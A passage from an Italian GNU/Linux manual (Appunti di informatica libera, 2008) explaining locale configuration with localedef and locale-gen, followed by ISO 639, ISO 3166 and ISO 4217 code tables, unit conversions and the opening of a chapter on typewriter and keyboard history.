Supponendo di voler compilare le definizioni riferite al modello di localizzazione corrispondente a '**`it_IT.UTF-8`**', occorre fare riferimento ai file '`/usr/share/i18n/locales/it_IT`' e '`/usr/share/i18n/charmaps/UTF-8`' (se questi file sono compressi, appare probabilmente l'estensione '`.gz`', ma per usarli con '**`localedef`**' vanno prima ripristinati alle loro condizioni normali). I file che vengono generati dalla compilazione si inseriscono presumibilmente nella directory '`/usr/lib/locale/it_IT/`', che deve essere creata per l'occasione. In pratica si procede come nell'esempio seguente, attraverso il programma '**`localedef`**':

`#` **`mkdir /usr/lib/locale/it_IT`** [*Invio*]

`#` **`localedef -i /usr/share/i18n/locales/it_IT ↩`**
`↪-f /usr/share/i18n/locales/charmaps/UTF-8 ↩`
`↪/usr/lib/locale/it_IT` [*Invio*]

105.3 Configurazione delle localizzazioni nelle distribuzioni Debian

Le distribuzioni GNU Debian offrono la gestione della localizzazione attraverso un pacchetto apposito, con cui è possibile configurare quali definizioni locali gestire nel file '`/etc/locale.gen`'.

Una volta aggiornato questo file, è sufficiente avviare il programma '**`locale-gen`**' per ottenere la ricompilazione delle definizioni locali desiderate:

`#` **`locale-gen`** [*Invio*]

Generalmente, il file '`/etc/locale.gen`' viene creato da un altro programma interattivo, senza bisogno di interventi manuali, che poi si occupa anche di avviare '**`locale-gen`**'; precisamente si tratta del comando: '**`dpkg-reconfigure locales`**'.

`#` **`dpkg-reconfigure locales`** [*Invio*]

Figura 105.2. Aspetto del programma di configurazione delle definizioni locali che si intendono gestire nel sistema.

```
.------------------------- Configuring Locales ---------------------------.
| You can choose locales to be generated by selecting locales you want.   |
| Selected locales will be saved to '/etc/locale.gen' file. You can also  |
| manually edit this file. You need to run 'locale-gen' after edit the    |
| file.                                                                   |
|                                                                         |
| Select locales to be generated.                                         |
|                                                                         |
|    [*] id_ID ISO-8859-1                                            *    |
|    [*] is_IS ISO-8859-1                                            *    |
|    [*] it_CH ISO-8859-1                                            *    |
|    [*] it_IT ISO-8859-1                                            *    |
|    [*] it_IT.ISO-8859-1 ISO-8859-1                                 #    |
|    [*] it_IT.UTF-8 UTF-8                                           *    |
|    [*] it_IT@euro ISO-8859-15                                      *    |
|    [*] iw_IL ISO-8859-8                                            *    |
|                                                                         |
|                                                                         |
|                                <Ok>                                     |
|                                                                         |
`-------------------------------------------------------------------------'
```

A fianco del file '`/etc/locale.gen`' è possibile trovare anche '`/etc/locale.alias`', che associa delle denominazioni più semplici, o comunque alternative, a quelle formali standard. Per esempio, osservando la direttiva seguente, si comprende che sarebbe indifferente usare la sigla '**`italian`**' oppure '**`it_IT.ISO-8859-1`**'.

```
...
italian         it_IT.ISO-8859-1
...
```

Se possibile è meglio utilizzare soltanto configurazioni locali che prevedono l'uso dell'insieme di caratteri universale; pertanto, sempre così:

***linguaggio_territorio* .**`UTF-8`

[1] **GNU C Library** GNU LGPL e altre licenze in base alla porzione di codice

106 ISO 639

Sigle che esprimono un linguaggio:

aa	Afar	ab	Abkhazian	af	Afrikaans
am	Amharic	ar	Arabic	as	Assamese
ay	Aymara	az	Azerbaijani	ba	Bashkir
be	Byelorus-sian	bg	Bulgarian	bh	Bihari
bi	Bislama	bn	Bengali; Bangla	bo	Tibetan
br	Breton	ca	Catalan	co	Corsican
cs	Czech	cy	Welsh	da	Danish
de	German	dz	Bhutani	el	Greek
en	English	eo	Esperanto	es	Spanish
et	Estonian	eu	Basque	fa	Persian
fi	Finnish	fj	Fiji	fo	Faroese
fr	French	fy	Frisian	ga	Irish
gd	Scots Gaelic	gl	Galician	gn	Guarani
gu	Gujarati	ha	Hausa	he	Hebrew (iw)
hi	Hindi	hr	Croatian	hu	Hungarian
hy	Armenian	ia	Interlingua	id	Indonesian (in)
ie	Interlingue	ik	Inupiak	is	Icelandic
it	Italian	iu	Inuktitut	ja	Japanese
jw	Javanese	ka	Georgian	kk	Kazakh
kl	Greenlandic	km	Cambodian	kn	Kannada
ko	Korean	ks	Kashmiri	ku	Kurdish
ky	Kirghiz	la	Latin	ln	Lingala
lo	Laothian	lt	Lithuanian	lv	Latvian, Let-tish
mg	Malagasy	mi	Maori	mk	Macedonian
ml	Malayalam	mn	Mongolian	mo	Moldavian
mr	Marathi	ms	Malay	mt	Maltese
my	Burmese	na	Nauru	ne	Nepali
nl	Dutch	no	Norwegian	oc	Occitan
om	(Afan) Oro-mo	or	Oriya	pa	Punjabi
pl	Polish	ps	Pashto, Pu-shto	pt	Portuguese
qu	Quechua	rm	Rhaeto-Romance	rn	Kirundi

ro	Romanian	ru	Russian	rw	Kinyarwanda
sa	Sanskrit	sd	Sindhi	sg	Sangro
sh	Serbo-Croatian	si	Sinhalese	sk	Slovak
sl	Slovenian	sm	Samoan	sn	Shona
so	Somali	sq	Albanian	sr	Serbian
ss	Siswati	st	Sesotho	su	Sundanese
sv	Swedish	sw	Swahili	ta	Tamil
te	Telugu	tg	Tajik	th	Thai
ti	Tigrinya	tk	Turkmen	tl	Tagalog
tn	Setswana	to	Tonga	tr	Turkish
ts	Tsonga	tt	Tatar	tw	Twi
ug	Uighur	uk	Ukrainian	ur	Urdu
uz	Uzbek	vi	Vietnamese	vo	Volapuk
wo	Wolof	xh	Xhosa	yi	Yiddish (ji)
yo	Yoruba	za	Zhuang	zh	Chinese
zu	Zulu				

107 ISO 3166

Maggiori dettagli sullo standard ISO 3166 sono accessibili presso ⟨*http://www.ripe.net/info/resource-admin/rir-areas.html* ⟩.

Sigle che esprimono una nazione, secondo lo standard ISO 3166, a due o a tre lettere:

Territorio	Sigla	Sigla	Territorio	Sigla	Sigla
AFGHANISTAN	AF	AFG	ÅLAND ISLANDS	AX	ALA
ALBANIA	AL	ALB	ALGERIA	DZ	DZA
AMERICAN SAMOA	AS	ASM	ANDORRA	AD	AND
ANGOLA	AO	AGO	ANGUILLA	AI	AIA
ANTARCTICA	AQ	ATA	ANTIGUA AND BARBUDA	AG	ATG
ARGENTINA	AR	ARG	ARMENIA	AM	ARM
ARUBA	AW	ABW	AUSTRALIA	AU	AUS
AUSTRIA	AT	AUT	AZERBAIJAN	AZ	AZE
BAHAMAS	BS	BHS	BAHRAIN	BH	BHR
BANGLADESH	BD	BGD	BARBADOS	BB	BRB
BELARUS	BY	BLR	BELGIUM	BE	BEL
BELIZE	BZ	BLZ	BENIN	BJ	BEN
BERMUDA	BM	BMU	BHUTAN	BT	BTN
BOLIVIA	BO	BOL	BOSNIA AND HERZEGOWINA	BA	BIH
BOTSWANA	BW	BWA	BOUVET ISLAND	BV	BVT
BRAZIL	BR	BRA	BRITISH INDIAN OCEAN TERRITORY	IO	IOT
BRUNEI DARUSSALAM	BN	BRN	BULGARIA	BG	BGR
BURKINA FASO	BF	BFA	BURUNDI	BI	BDI
CAMBODIA	KH	KHM	CAMEROON	CM	CMR
CANADA	CA	CAN	CAPE VERDE	CV	CPV
CAYMAN ISLANDS	KY	CYM	CENTRAL AFRICAN REPUBLIC	CF	CAF
CHAD	TD	TCD	CHILE	CL	CHL
CHINA	CN	CHN	CHRISTMAS ISLAND	CX	CXR
COCOS (KEELING) ISLANDS	CC	CCK	COLOMBIA	CO	COL
COMOROS	KM	COM	CONGO	CG	COG
CONGO, THE DEMOCRATIC REPUBLIC OF THE	CD	COD	COOK ISLANDS	CK	COK
COSTA RICA	CR	CRI	COTE D'IVOIRE	CI	CIV
CROATIA (Hrvatska)	HR	HRV	CUBA	CU	CUB
CYPRUS	CY	CYP	CZECH REPUBLIC	CZ	CZE
DENMARK	DK	DNK	DJIBOUTI	DJ	DJI
DOMINICA	DM	DMA	DOMINICAN REPUBLIC	DO	DOM
EAST TIMOR	TL	TLS	ECUADOR	EC	ECU
EGYPT	EG	EGY	EL SALVADOR	SV	SLV
EQUATORIAL GUINEA	GQ	GNQ	ERITREA	ER	ERI
ESTONIA	EE	EST	ETHIOPIA	ET	ETH
FALKLAND ISLANDS (MALVINAS)	FK	FLK	FAROE ISLANDS	FO	FRO
FIJI	FJ	FJI	FINLAND	FI	FIN
FRANCE	FR	FRA	FRENCH GUIANA	GF	GUF
FRENCH POLYNESIA	PF	PYF	FRENCH SOUTHERN TERRITORIES	TF	ATF
GABON	GA	GAB	GAMBIA	GM	GMB
GEORGIA	GE	GEO	GERMANY	DE	DEU
GHANA	GH	GHA	GIBRALTAR	GI	GIB
GREECE	GR	GRC	GREENLAND	GL	GRL

Territorio	Si-gla	Sigla	Territorio	Si-gla	Sigla
GRENADA	GD	GRD	GUADELOUPE	GP	GLP
GUAM	GU	GUM	GUATEMALA	GT	GTM
GUINEA	GN	GIN	GUINEA-BISSAU	GW	GNB
GUYANA	GY	GUY	HAITI	HT	HTI
HEARD AND MC DONALD ISLANDS	HM	HMD	HOLY SEE (VATICAN CITY STATE)	VA	VAT
HONDURAS	HN	HND	HONG KONG	HK	HKG
HUNGARY	HU	HUN	ICELAND	IS	ISL
INDIA	IN	IND	INDONESIA	ID	IDN
IRAN (ISLAMIC REPUBLIC OF)	IR	IRN	IRAQ	IQ	IRQ
IRELAND	IE	IRL	ISRAEL	IL	ISR
ITALY	IT	ITA	JAMAICA	JM	JAM
JAPAN	JP	JPN	JORDAN	JO	JOR
KAZAKHSTAN	KZ	KAZ	KENYA	KE	KEN
KIRIBATI	KI	KIR	KOREA, DEMOCRATIC PEOPLE'S REPUBLIC OF	KP	PRK
KOREA, REPUBLIC OF	KR	KOR	KUWAIT	KW	KWT
KYRGYZSTAN	KG	KGZ	LAO PEOPLE'S DEMOCRATIC REPUBLIC	LA	LAO
LATVIA	LV	LVA	LEBANON	LB	LBN
LESOTHO	LS	LSO	LIBERIA	LR	LBR
LIBYAN ARAB JAMAHIRIYA	LY	LBY	LIECHTENSTEIN	LI	LIE
LITHUANIA	LT	LTU	LUXEMBOURG	LU	LUX
MACAO	MO	MAC	MACEDONIA, THE FORMER YUGOSLAV REPUBLIC OF	MK	MKD
MADAGASCAR	MG	MDG	MALAWI	MW	MWI
MALAYSIA	MY	MYS	MALDIVES	MV	MDV
MALI	ML	MLI	MALTA	MT	MLT
MARSHALL ISLANDS	MH	MHL	MARTINIQUE	MQ	MTQ
MAURITANIA	MR	MRT	MAURITIUS	MU	MUS
MAYOTTE	YT	MYT	MEXICO	MX	MEX
MICRONESIA, FEDERATED STATES OF	FM	FSM	MOLDOVA, REPUBLIC OF	MD	MDA
MONACO	MC	MCO	MONGOLIA	MN	MNG
MONTSERRAT	MS	MSR	MOROCCO	MA	MAR
MOZAMBIQUE	MZ	MOZ	MYANMAR	MM	MMR
NAMIBIA	NA	NAM	NAURU	NR	NRU
NEPAL	NP	NPL	NETHERLANDS	NL	NLD
NETHERLANDS ANTILLES	AN	ANT	NEW CALEDONIA	NC	NCL
NEW ZEALAND	NZ	NZL	NICARAGUA	NI	NIC
NIGER	NE	NER	NIGERIA	NG	NGA
NIUE	NU	NIU	NORFOLK ISLAND	NF	NFK
NORTHERN MARIANA ISLANDS	MP	MNP	NORWAY	NO	NOR
OMAN	OM	OMN	PAKISTAN	PK	PAK
PALAU	PW	PLW	PALESTINIAN TERRITORY, OCCUPIED	PS	PSE
PANAMA	PA	PAN	PAPUA NEW GUINEA	PG	PNG
PARAGUAY	PY	PRY	PERU	PE	PER
PHILIPPINES	PH	PHL	PITCAIRN	PN	PCN
POLAND	PL	POL	PORTUGAL	PT	PRT
PUERTO RICO	PR	PRI	QATAR	QA	QAT
REUNION	RE	REU	ROMANIA	RO	ROU
RUSSIAN FEDERATION	RU	RUS	RWANDA	RW	RWA
SAINT KITTS AND NEVIS	KN	KNA	SAINT LUCIA	LC	LCA
SAINT VINCENT AND THE GRENADINES	VC	VCT	SAMOA	WS	WSM

Territorio	Si-gla	Sigla	Territorio	Si-gla	Sigla
SAN MARINO	SM	SMR	SAO TOME AND PRINCIPE	ST	STP
SAUDI ARABIA	SA	SAU	SENEGAL	SN	SEN
SERBIA AND MONTENEGRO	CS	SCG	SEYCHELLES	SC	SYC
SIERRA LEONE	SL	SLE	SINGAPORE	SG	SGP
SLOVAKIA (Slovak Republic)	SK	SVK	SLOVENIA	SI	SVN
SOLOMON ISLANDS	SB	SLB	SOMALIA	SO	SOM
SOUTH AFRICA	ZA	ZAF	SOUTH GEORGIA AND THE SOUTH SANDWICH ISLANDS	GS	SGS
SPAIN	ES	ESP	SRI LANKA	LK	LKA
ST. HELENA	SH	SHN	ST. PIERRE AND MIQUELON	PM	SPM
SUDAN	SD	SDN	SURINAME	SR	SUR
SVALBARD AND JAN MAYEN ISLANDS	SJ	SJM	SWAZILAND	SZ	SWZ
SWEDEN	SE	SWE	SWITZERLAND	CH	CHE
SYRIAN ARAB REPUBLIC	SY	SYR	TAIWAN, PROVINCE OF CHINA	TW	TWN
TAJIKISTAN	TJ	TJK	TANZANIA, UNITED REPUBLIC OF	TZ	TZA
THAILAND	TH	THA	TOGO	TG	TGO
TOKELAU	TK	TKL	TONGA	TO	TON
TRINIDAD AND TOBAGO	TT	TTO	TUNISIA	TN	TUN
TURKEY	TR	TUR	TURKMENISTAN	TM	TKM
TURKS AND CAICOS ISLANDS	TC	TCA	TUVALU	TV	TUV
UGANDA	UG	UGA	UKRAINE	UA	UKR
UNITED ARAB EMIRATES	AE	ARE	UNITED KINGDOM	GB	GBR
UNITED STATES	US	USA	UNITED STATES MINOR OUTLY-ING ISLANDS	UM	UMI
URUGUAY	UY	URY	UZBEKISTAN	UZ	UZB
VANUATU	VU	VUT	VENEZUELA	VE	VEN
VIET NAM	VN	VNM	VIRGIN ISLANDS (BRITISH)	VG	VGB
VIRGIN ISLANDS (U.S.)	VI	VIR	WALLIS AND FUTUNA ISLANDS	WF	WLF
WESTERN SAHARA	EH	ESH	YEMEN	YE	YEM
ZAMBIA	ZM	ZMB	ZIMBABWE	ZW	ZWE

108 ISO 4217

Maggiori dettagli sullo standard ISO 4217, anche se non ufficiali, sono accessibili presso l'indirizzo ⟨*http://www.evertype.com/standards/iso4217/iso4217-en.html*⟩.

Codifica delle monete (ISO 4217):

Entità	Moneta	Codice alfabetico	Codice numerico
AFGHANISTAN	Afghani	AFA	004
ALBANIA	Lek	ALL	008
ALGERIA	Algerian Dinar	DZD	012
AMERICAN	SAMOA US Dollar	USD	840
ANDORRA	Spanish Peseta	ESP	724
	French Franc	FRF	250
	Andorran Peseta	ADP	020
ANGOLA	New Kwanza	AON	024
	Kwanza Reajustado	AOR	982
ANGUILLA	Ea	XCD	951
ANTARCTICA	No universal currency		
ANTIGUA AND BARBUDA	East Carribean Dollar	XCD	951
ARGENTINA	Argentine Peso	ARS	032
ARMENIA	Armenian Dram	AMD	051
ARUBA	Aruban Guilder	AWG	533
AUSTRALIA	Australian Dollar	AUD	036
AUSTRIA	Schilling	ATS	040
AZERBAIJAN	Azerbaijanian Manat	AZM	031
BAHAMAS	Bahamian Dollar	BSD	044
BAHRAIN	Bahraini Dinar	BHD	048
BANGLADESH	Taka	BDT	050
BARBADOS	Barbados Dollar	BBD	052
BELARUS	Belarussian Ruble	BYR	974
BELGIUM	Belgian Franc	BEF	056
BELIZE	Belize Dollar	BZD	084
BENIN	CFA Franc BCEAO	XOF	952
BERMUDA	Bermudian Dollar	BMD	060
BHUTAN	Indian Rupee	INR	356
	Ngultrum	BTN	064
BOLIVIA	Boliviano	BOB	068
	Mvdol	BOV	984
	Convertible Marks	BAM	977
BOTSWANA	Pula	BWP	072
BOUVET ISLAND	Norwegian Krone	NOK	578
BRAZIL	Brazilian Real	BRL	986
BR	US Dollar	USD	840
BRUNEI DARUSSALAM	Brunei Dollar	BND	096
BULGARIA	Lev	BGL	100
	Bulgarian LEV	BGN	975
BURKINA FASO	CFA Franc BCEAO	XOF	952
BURUNDI	Burundi Franc	BIF	108
CAMBODIA	Riel	KHR	116
CAMEROON	CFA Franc BEAC	XAF	950
CANADA	Canadian Dollar	CAD	124
CAPE VERDE	Cape Verde Escudo	CVE	132
CAYMAN ISLANDS	Cayman Islands Dollar	KYD	136

Entità	Moneta	Codice alfabetico	Codice numerico
CENTRAL AFRICAN REPUBLIC	CFA Franc BEAC	XAF	950
CHAD	CFA Franc BEAC	XAF	950
CHILE	Chilean Peso	CLP	152
	Unidades de fomento	CLF	990
CHINA	Yuan Renminbi	CNY	156
CHRISTMAS ISLAND	Australian Dollar	AUD	036
COCOS (KEELING) ISLANDS	Australian Dollar	AUD	036
COLOMBIA	Colombian Peso	COP	170
COMOROS	Comoro Franc	KMF	174
CONGO	CFA Franc BEAC	XAF	950
CONGO, THE DEMOCRATIC REPUBLIC OF	Franc Congolais	CDF	976
COOK ISLANDS	New Zealand Dollar	NZD	554
COSTA RICA	Costa Rican Colon	CRC	188
COTE D'IVOIRE	CFA Franc BCEAO	XOF	952
CROATIA	Kuna	HRK	191
CUBA	Cuban Peso	CUP	192
CYPRUS	Cyprus Pound	CYP	196
CZECH REPUBLIC	Czech Koruna	CZK	203
DENMARK	Danish Krone	DKK	208
DJIBOUTI	Djibouti Franc	DJF	262
DOMINICA	East Caribbean Dollar	XCD	951
DOMINICAN REPUBLIC	Dominican Peso	DOP	214
EAST TIMOR	Timor Escudo	TPE	626
	Rupiah	IDR	360
ECUADOR	Sucre	ECS	218
	Unidad de Valor Constante (UVC)	ECV	983
EGYPT	Egyptian Pound	EGP	818
EL SALVADOR	El Salvador Colon	SVC	222
EQUATORIAL GUINEA	CFA Franc BEAC	XAF	950
ESTONIA	Kroon	EEK	233
ERITREA	Nakfa	ERN	232
ETHIOPIA	Ethiopian Birr	ETB	230
FAEROE ISLANDS	Danish Krone	DKK	208
FALKLAND ISLANDS (MALVINAS)	Falkland Islands Pound	FKP	238
FIJI	Fiji Dollar	FJD	242
FINLAND	Markka	FIM	246
FRANCE	French Franc	FRF	250
FRENCH GUIANA	French Franc	FRF	250
FRENCH POLYNESIA	CFP Franc	XPF	953
FRENCH SOUTHERN TERRITORIES	French Franc	FRF	250
GABON	CFA Franc BEAC	XAF	950
GAMBIA	Dalasi	GMD	270
GEORGIA	Lari	GEL	981
GERMANY	Deutsche Mark	DEM	280
GHANA	Cedi	GHC	288
GIBRALTAR	Gibraltar Pound	GIP	292
GREECE	Drachma	GRD	300
GREENLAND	Danish Krone	DKK	208
GRENADA	East Caribbean Dollar	XCD	951
GUADELOUPE	French Franc	FRF	250
GUAM	US Dollar	USD	840
GUATEMALA	Quetzal	GTQ	320

Entità	Moneta	Codice alfabetico	Codice numerico
GUINEA	Guinea Franc	GNF	324
GUINEA-BISSAU	Guinea-Bissau Peso	GWP	624
	CFA Franc BCEAO	XOF	952
GUYANA	Guyana Dollar	GYD	328
HAITI	Gourde	HTG	332
	US Dollar	USD	840
HEARD AND MCDONALD ISLANDS	Australian Dollar	AUD	036
HONDURAS	Lempira	HNL	340
HONG KONG	Hong Kong Dollar	HKD	344
HUNGARY	Forint	HUF	348
ICELAND	Iceland Krona	ISK	352
INDIA	Indian Rupee	INR	356
INDONESIA	Rupiah	IDR	360
INTERNATIONAL MONETARY FUND (IMF)	SDR	XDR	960
IRAN (ISLAMIC REPUBLIC OF)	Iranian Rial	IRR	364
IRAQ	Iraqi Dinar	IQD	368
IRELAND	Irish Pound	IEP	372
ISRAEL	New Israeli Sheqel	ILS	376
ITALY	Italian Lira	ITL	380
JAMAICA	Jamaican Dollar	JMD	388
JAPAN	Yen	JPY	392
JORDAN	Jordanian Dinar	JOD	400
KAZAKHSTAN	Tenge	KZT	398
KENYA	Kenyan Shilling	KES	404
KIRIBATI	Australian Dollar	AUD	036
KOREA, DEMOCRATIC PEOPLE'S REPUBLIC OF	North Korean Won	KPW	408
KOREA, REPUBLIC OF	Won	KRW	410
KUWAIT	Kuwaiti Dinar	KWD	414
KYRGYZSTAN	Som	KGS	417
LAO PEOPLE'S DEMOCRATIC REPUBLIC	Kip	LAK	418
LATVIA	Latvian Lats	LVL	428
LEBANON	Lebanese Pound	LBP	422
LESOTHO	Rand	ZAR	710
	(financial Rand)	ZAL	991
	Loti	LSL	426
LIBERIA	Liberian Dollar	LRD	430
LIBYAN ARAB JAMAHIRIYA	Libyan Dinar	LYD	434
LIECHTENSTEIN	Swiss Franc	CHF	756
LITHUANIA	Lithuanian Litas	LTL	440
LUXEMBOURG	Luxembourg Franc	LUF	442
MACAU	Pataca	MOP	446
MACEDONIA	Denar	MKD	807
MADAGASCAR	Malagasy Franc	MGF	450
MALAWI	Kwacha	MWK	454
MALAYSIA	Malaysian Ringgit	MYR	458
MALDIVES	Rufiyaa	MVR	462
MALI	CFA Franc BCEAO	XOF	952
MALTA	Maltese Lira	MTL	470
MARSHALL ISLANDS	US Dollar	USD	840
MARTINIQUE	French Franc	FRF	250
MAURITANIA	Ouguiya	MRO	478

Entità	Moneta	Codice alfabetico	Codice numerico
MAURITIUS	Mauritius Rupee	MUR	480
MEXICO	Mexican Peso	MXN	484
	Mexican Unidad de Inversion (UDI)	MXV	979
MICRONESIA	US Dollar	USD	840
MOLDOVA, REPUBLIC OF	Moldovan Leu	MDL	498
MONACO	French Franc	FRF	250
MONGOLIA	Tugrik	MNT	496
MONTSERRAT	East Caribbean Dollar	XCD	951
MOROCCO	Moroccan Dirham	MAD	504
MOZAMBIQUE	Metical	MZM	508
MYANMAR	Kyat	MMK	104
NAMIBIA	Rand	ZAR	710
	Namibia Dollar	NAD	516
NAURU	Australian Dollar	AUD	036
NEPAL	Nepalese Rupee	NPR	524
NETHERLANDS	Netherlands Guilder	NLG	528
NETHERLANDS ANTILLES	Netherlands Antillian Guilder	ANG	532
NEW CALEDONIA	CFP Franc	XPF	953
NEW ZEALAND	New Zealand Dollar	NZD	554
NICARAGUA	Cordoba Oro	NIO	558
NIGER	CFA Franc BCEAO	XOF	952
NIGERIA	Naira	NGN	566
NIUE	New Zealand Dollar	NZD	554
NORFOLK ISLAND	Australian Dollar	AUD	036
NORTHERN MARIANA ISLANDS	US Dollar	USD	840
NORWAY	Norwegian Krone	NOK	578
OMAN	Rial Omani	OMR	512
PAKISTAN	Pakistan Rupee	PKR	586
PALAU	US Dollar	USD	840
PANAMA	Balboa	PAB	590
	US Dollar	USD	840
PAPUA NEW GUINEA	Kina	PGK	598
PARAGUAY	Guarani	PYG	600
PERU	Nuevo Sol	PEN	604
PHILIPPINES	Philippine Peso	PHP	608
PITCAIRN	New Zealand Dollar	NZD	554
POLAND	Zloty	PLN	985
PORTUGAL	Portuguese Escudo	PTE	620
PUERTO RICO	US Dollar	USD	840
QATAR	Qatari Rial	QAR	634
REUNION	French Franc	FRF	250
ROMANIA	Leu	ROL	642
RUSSIAN FEDERATION	Russian Ruble	RUR	810
	Russian Ruble	RUB	643
RWANDA	Rwanda Franc	RWF	646
ST HELENA	St Helena Pound	SHP	654
ST KITTS - NEVIS	East Caribbean Dollar	XCD	951
SAINT LUCIA	East Caribbean Dollar	XCD	951
ST PIERRE AND MIQUELON	French Franc	FRF	250
SAINT VINCENT AND THE GRENADINES	East Caribbean Dollar	XCD	951
SAMOA	Tala	WST	882
SAN MARINO	Italian Lira	ITL	380

Entità	Moneta	Codice alfabetico	Codice numerico
SAO TOME AND PRINCIPE	Dobra	STD	678
SAUDI ARABIA	Saudi Riyal	SAR	
SENEGAL	CFA Franc BCEAO	XOF	952
SEYCHELLES	Seychelles Rupee	SCR	690
SIERRA LEONE	Leone	SLL	694
SINGAPORE	Singapore Dollar	SGD	702
SLOVAKIA	Slovak Koruna	SKK	703
SLOVENIA	Tolar	SIT	705
SOLOMON ISLANDS	Solomon Islands Dollar	SBD	090
SOMALIA	Somali Shilling	SOS	706
SOUTH AFRICA	Rand	ZAR	710
SPAIN	Spanish Peseta	ESP	724
SRI LANKA	Sri Lanka Rupee	LKR	144
SUDAN	Sudanese Dinar	SDD	736
SURINAME	Surinam Guilder	SRG	740
SVALBARD AND JAN MAYEN ISLANDS	Norwegian Krone	NOK	578
SWAZILAND	Lilangeni	SZL	748
SWEDEN	Swedish Krona	SEK	752
SWITZERLAND	Swiss Franc	CHF	756
SYRIAN ARAB REPUBLIC	Syrian Pound	SYP	760
TAIWAN, PROVINCE OF CHINA	New Taiwan Dollar	TWD	901
TAJIKISTAN	Tajik Ruble	TJR	762
TANZANIA, UNITED REPUBLIC OF	Tanzanian Shilling	TZS	834
THAILAND	Baht	THB	764
TOGO	CFA Franc BCEAO	XOF	952
TOKELAU	New Zealand Dollar	NZD	554
TONGA	Pa'anga	TOP	776
TRINIDAD AND TOBAGO	Trinidad and Tobago Dollar	TTD	780
TUNISIA	Tunisian Dinar	TND	788
TURKEY	Turkish Lira	TRL	792
TURKMENISTAN	Manat	TMM	795
TURKS AND CAICOS ISLANDS	US Dollar	USD	840
TUVALU	Australian Dollar	AUD	036
UGANDA	Uganda Shilling	UGX	800
UKRAINE	Hryvnia	UAH	980
UNITED ARAB EMIRATES	UAE Dirham	AED	784
UNITED KINGDOM	Pound Sterling	GBP	826
UNITED STATES	US Dollar	USD	840
	(Same day)	USS	998
	(Next day)	USN	997
URUGUAY	Peso Uruguayo	UYU	858
UZBEKISTAN	Uzbekistan Sum	UZS	860
VANUATU	Vatu	VUV	548
VATICAN CITY STATE(HOLY SEE)	Italian Lira	ITL	380
VENEZUELA	Bolivar	VEB	862
VIETNAM	Dong	VND	704
VIRGIN ISLANDS (BRITISH)	US Dollar	USD	840
VIRGIN ISLANDS (U.S.)	US Dollar	USD	840
WALLIS AND FUTUNA ISLANDS	CFP Franc	XPF	953
WESTERN SAHARA	Moroccan Dirham	MAD	504
YEMEN	Yemeni Rial	YER	886
YUGOSLAVIA	New Dinar	YUM	891

Entità	Moneta	Codice alfabetico	Codice numerico
ZAIRE	New Zaire	ZRN	180
ZAMBIA	Kwacha	ZMK	894
ZIMBABWE	Zimbabwe Dollar	ZWD	716
	Gold	XAU	959
	European Composite Unit (EURCO)	XBA	955
	European Monetary Unit (E.M.U.-6)	XBB	956
	European Unit of Account 9 (E.U.A.- 9)	XBC	957
	European Unit of Account 17 (E.U.A.- 17)	XBD	958
	Palladium	XPD	964
	Platinum	XPT	962
	Silver	XAG	961
	UIC-Franc	XFU	Nil
	Gold-Franc	XFO	Nil
	Testing purpose	XTS	963
	When no currency is involved	XXX	999
	Euro	EUR	978

109 Conversione tra le unità di misura

Conversione tra le unità britanniche (imperiali) più comuni:

Grandezza	Unità di misura	Equivalenza
Lunghezza	pollice (*inch*)	1 in = 25,4 mm
	piede (*foot*)	1 ft = 12 in = 304,8 mm
	iarda (*yard*)	1 yd = 3 ft = 914,4 mm
Massa	libbra (*pound*)	1 lb = 453,592 37 g
	oncia (*ounce*)	1 oz = 1/16 lb = 28,349 523 1 g
Volume	gallone (*gallon*) USA	1 gal_{USA} = 3,785 412 dm^3
	gallone (*gallon*) UK	1 gal_{UK} = 4,546 09 dm^3

Indice analitico del volume

Appunti di informatica libera 2008

Volume IV

Iniziare 4

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xxii

Terminali a caratteri

Capitolo 110

Introduzione alla tastiera

La tastiera per elaboratore usata comunemente deriva storicamente da quella delle macchine da scrivere, attraverso l'esperienza della telescrivente. Il senso dell'organizzazione della tastiera e di alcune sue particolarità si perde se non si ripercorre brevemente la storia della scrittura meccanica.

Alcune delle foto che appaiono in questo capitolo sono state ottenute da altri documenti; in particolare, per le foto che non sono da ritenere di dominio pubblico è stato chiesto il permesso agli autori rispettivi. I riferimenti alla fonte delle foto che non sono originali appaiono nelle didascalie delle stesse.

110.1 Funzionamento essenziale della macchina da scrivere tipica

La macchina da scrivere meccanica tipica, usata fino agli anni 1950, è composta essenzialmente da un telaio, un carrello contenente un rullo sul quale si appoggia il foglio di carta, un blocco di martelli azionati da una tastiera. La pressione di un tasto comporta l'azionamento del martello corrispondente che va a colpire il foglio di carta che poggia sul rullo e quindi l'avanzamento del carrello in modo che la pressione di un nuovo tasto porti alla scrittura di un carattere nella posizione successiva, sulla stessa riga. Quando il carrello arriva a fine corsa, oppure quando viene raggiunto il margine destro di scrittura, si deve far avanzare il foglio di una riga e il carrello alla sua posizione iniziale, in modo da poter scrivere dopo il margine sinistro del foglio; per questo si usa normalmente una leva, azionando la quale si porta il testo a capo; l'azione in sé era nota come «ritorno a carrello».

Figura 110.1. Macchina da scrivere Pittsburg n. 10, probabilmente del 1902. Questa foto proviene da: Richard Polt, *The classic typewriter page*, ⟨http://staff.xu.edu/~polt/typewriters/⟩.

Nella figura 110.2 si possono vedere evidenziati i componenti principali di una macchina da scrivere. In particolare, in questo caso la leva per il ritorno a carrello si trova sulla destra del carrello, mentre nella figura 110.3 si trova alla sua sinistra.

Figura 110.2. Componenti principali di una macchina da scrivere tradizionale.

110.2 Caratteri maiuscoli, minuscoli e altri simboli

La macchina da scrivere tradizionale dispone di un numero limitato di tasti, rispetto ai simboli tipografici che può scrivere; pertanto, si usano dei tasti da usare in combinazione. In generale si tratta di uno o due tasti equivalenti per ottenere le maiuscole, ma in casi particolari è presente anche un altro tasto per ottenere simboli non alfabetici (numeri e simboli di punteggiatura).

